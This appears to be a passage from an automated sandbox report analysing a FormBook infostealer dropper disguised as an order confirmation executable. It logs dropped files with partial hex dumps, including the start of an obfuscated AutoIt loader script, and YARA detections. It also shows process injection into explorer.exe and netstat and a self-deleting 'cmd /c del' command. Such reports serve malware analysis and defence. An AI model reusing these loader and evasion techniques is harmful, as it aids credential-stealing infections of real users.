C:\Users\user\AppData\Local\Temp\Nla\lqqebhptsg.exe	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 16 73 44 90 52 12 2a c3 52 12 2a c3 52 12 2a c3 14 43 cb c3 50 12 2a c3 cc b2 ed c3 53 12 2a c3 5f 40 f5 c3 61 12 2a c3 5f 40 ca c3 e3 12 2a c3 5f 40 cb c3 67 12 2a c3 5b 6a a9 c3 5b 12 2a c3 5b 6a b9 c3 77 12 2a c3 52 12 2b c3 72 10 2a c3 e7 8c c0 c3 02 12 2a c3 e7 8c f5 c3 53 12 2a c3 5f 40 f1 c3 53 12 2a c3 52 12 bd c3 50 12 2a c3 e7 8c f4 c3 53 12 2a c3 52 69 63 68 52 12 2a	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........sD.R.*.R.*.R.*..C..P. *.....S.*._@..a.*._@....*._@ ..g.*.[j..[.*.[j..w.*.R.+.r.*... ....*.....S.*._@..S.*.R...P.*. ....S.*.RichR.*	success or wait	55	405E82	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Nla\kwalgxu.u	unknown	16384	47 6c 6f 62 61 6c 20 24 43 33 30 76 70 6d 20 3d 20 45 78 65 63 75 74 65 28 22 43 68 72 22 29 0d 0a 23 4e 6f 54 72 61 79 49 63 6f 6e 0d 0a 47 6c 6f 62 61 6c 20 24 42 33 31 6a 32 36 7a 31 6d 64 2c 20 24 57 33 32 31 69 65 2c 20 24 4f 33 33 75 7a 62 63 79 34 2c 20 24 44 33 34 63 71 64 7a 6e 6c 2c 20 24 59 33 35 77 36 64 2c 20 24 54 33 36 65 64 70 35 78 65 0d 0a 46 6f 72 20 24 42 33 31 6a 32 36 7a 31 6d 64 20 3d 20 30 20 54 6f 20 52 61 6e 64 6f 6d 28 35 2c 20 38 2c 20 31 29 0d 0a 20 24 4f 33 33 75 7a 62 63 79 34 20 3d 20 30 0d 0a 20 46 6f 72 20 24 44 33 34 63 71 64 7a 6e 6c 20 3d 20 32 20 54 6f 20 31 30 30 0d 0a 20 20 24 57 33 32 31 69 65 20 3d 20 54 72 75 65 0d 0a 20 20 24 59 33 35 77 36 64 20 3d 20 32 0d 0a 20 20 57 68 69 6c 65 20 24 59 33 35 77 36 64 2a 24	Global $C30vpm = Execute("Chr")..#NoTrayIcon..Global $B31j26z1md, $W321ie, $O33uzbcy4, $D34cqdznl, $Y35w6d, $T36edp5xe.. For $B31j26z1md = 0 To Random(5, 8, 1).. $O33uzbcy4 = 0.. For $D34cqdznl = 2 To 100.. $W321ie = True.. $Y35w6d = 2.. While $Y35w6d*$	success or wait	19	405E82	WriteFile
C:\Users\user\AppData\Local\Temp\Nla\ccdlyhm.op	unknown	16384	2a 05 85 2b 32 3b df 3e 30 09 57 8f d8 f9 6d 38 d7 68 cf 9f 04 71 10 3a d9 c6 bf 28 7b 68 6e a4 7a 77 40 25 c9 fe 5e 6b 4b 94 1e 3c 2c ad 06 95 02 3b b6 0a 43 e2 cb f2 cc 2d df 46 8f 5e a4 d4 8a aa 3f e9 18 fc 7d 1c e1 01 55 ff 57 59 13 c3 0a 14 dc fc 1e f5 56 4e 1c 5a a1 ae 8d c6 d3 88 f6 2d 59 68 4f 26 2b 22 f6 3a 9a f0 61 a8 b1 2f 02 b2 95 de 9d c0 2d 1c 4f 5a 5d 8c 0e 0d ff 25 9a ec f9 7b ac 7a 17 13 f8 3a 2b 26 02 88 2f c1 71 ac 19 57 ca 27 4e 28 72 c3 ca 1a 3f bc 5e 38 bf 04 ff d6 9f 0d 4b ea 51 ed a1 6a 9c c0 d6 9c f9 b8 6a 70 11 db eb 67 58 ca 64 c2 d5 b0 c9 cb 87 42 e8 5f b8 1c d4 c9 e1 84 a1 35 f0 3d 9f 7f fd 5d 8c f7 a2 5f b9 ab 0c 90 aa 11 71 08 1c 1d 9d d4 e8 6f db 6c 23 06 4c 6b 08 bb 84 84 e2 97 3e 70 7c e5 d5 7d 32 d7 6e 66 63 be 5c a8 a1	*..+2;.>0.W...m8.h...q.:... ({hn.zw@%..^kK.. <,....;..C....-.F .^....?...}...U.WY........VN.Z ....-YhO&+":..a../......-. OZ]....%...{.z...:+&../.q..W.' N(r...?.^8......K.Q..j......jp ...gX.d......B._.......5.=...] ..._......q......o.l#.Lk..... >p|..}2.nfc.\..	success or wait	11	405E82	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Order confirmation 64236000000025 26.01.2021.exe	unknown	512	success or wait	70	405E53	ReadFile
C:\Users\user\Desktop\Order confirmation 64236000000025 26.01.2021.exe	unknown	16384	success or wait	35	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nsmE343.tmp	unknown	4	success or wait	1	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nsmE343.tmp	unknown	2448	success or wait	1	403280	ReadFile
C:\Users\user\AppData\Local\Temp\nsmE343.tmp	unknown	4	success or wait	3	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nsmE343.tmp	unknown	16384	success or wait	85	405E53	ReadFile

Analysis Process: lqqebhptsg.exe PID: 5064 Parent PID: 4588

General

Start time:	15:38:53
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Local\Temp\Nla\lqqebhptsg.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Nla\lqqebhptsg.exe C:\Users\user\AppData\Local\Temp\Nla\kwalgxu.u
Imagebase:	0xb30000
File size:	893608 bytes
MD5 hash:	C56B5F0201A3B3DE53E561FE76912BFD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.256150994.0000000004DC0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.256150994.0000000004DC0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.256150994.0000000004DC0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 5%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Nla\kwalgxu.u	unknown	65536	success or wait	6	B612FD	ReadFile
C:\Users\user\AppData\Local\Temp\Nla\kwalgxu.u	unknown	24576	end of file	2	B612FD	ReadFile
C:\Users\user\AppData\Local\Temp\Nla\kwalgxu.u	unknown	65536	success or wait	6	B612FD	ReadFile
C:\Users\user\AppData\Local\Temp\Nla\kwalgxu.u	unknown	24576	end of file	2	B612FD	ReadFile
C:\Users\user\AppData\Local\Temp\Nla\kwalgxu.u	unknown	65536	success or wait	1	B4427C	ReadFile
C:\Users\user\AppData\Local\Temp\Nla\kwalgxu.u	unknown	65536	success or wait	4	B439EF	ReadFile
C:\Users\user\AppData\Local\Temp\Nla\kwalgxu.u	unknown	65536	end of file	1	B439EF	ReadFile

Analysis Process: 9rd1hxro.exe PID: 5732 Parent PID: 5064

General

Start time:	15:38:55
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Local\Temp\Nla\9rd1hxro.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Nla\lqqebhptsg.exe C:\Users\user\AppData\Local\Temp\Nla\kwalgxu.u
Imagebase:	0x400000
File size:	893608 bytes
MD5 hash:	535DD1329AEF11BF4654B3270F026D5B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.291015607.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.291015607.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.291015607.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.291095768.00000000004B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.291095768.00000000004B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.291095768.00000000004B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000001.250721725.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000001.250721725.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000001.250721725.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.291143508.00000000008E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.291143508.00000000008E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.291143508.00000000008E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 21%, ReversingLabs
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 5732

General

Start time:	15:39:00
Start date:	27/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: NETSTAT.EXE PID: 1284 Parent PID: 3472

General

Start time:	15:39:14
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0x3d0000
File size:	32768 bytes
MD5 hash:	4E20FF629119A809BC0E7EE2D18A7FDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.625191007.0000000000640000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.625191007.0000000000640000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.625191007.0000000000640000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.626416806.00000000032D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.626416806.00000000032D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.626416806.00000000032D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	32E82A7	NtReadFile

Analysis Process: cmd.exe PID: 6352 Parent PID: 1284

General

Start time:	15:39:18
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Local\Temp\Nla\9rd1hxro.exe'
Imagebase:	0x140000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6360 Parent PID: 6352

General

Start time:	15:39:19
Start date:	27/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis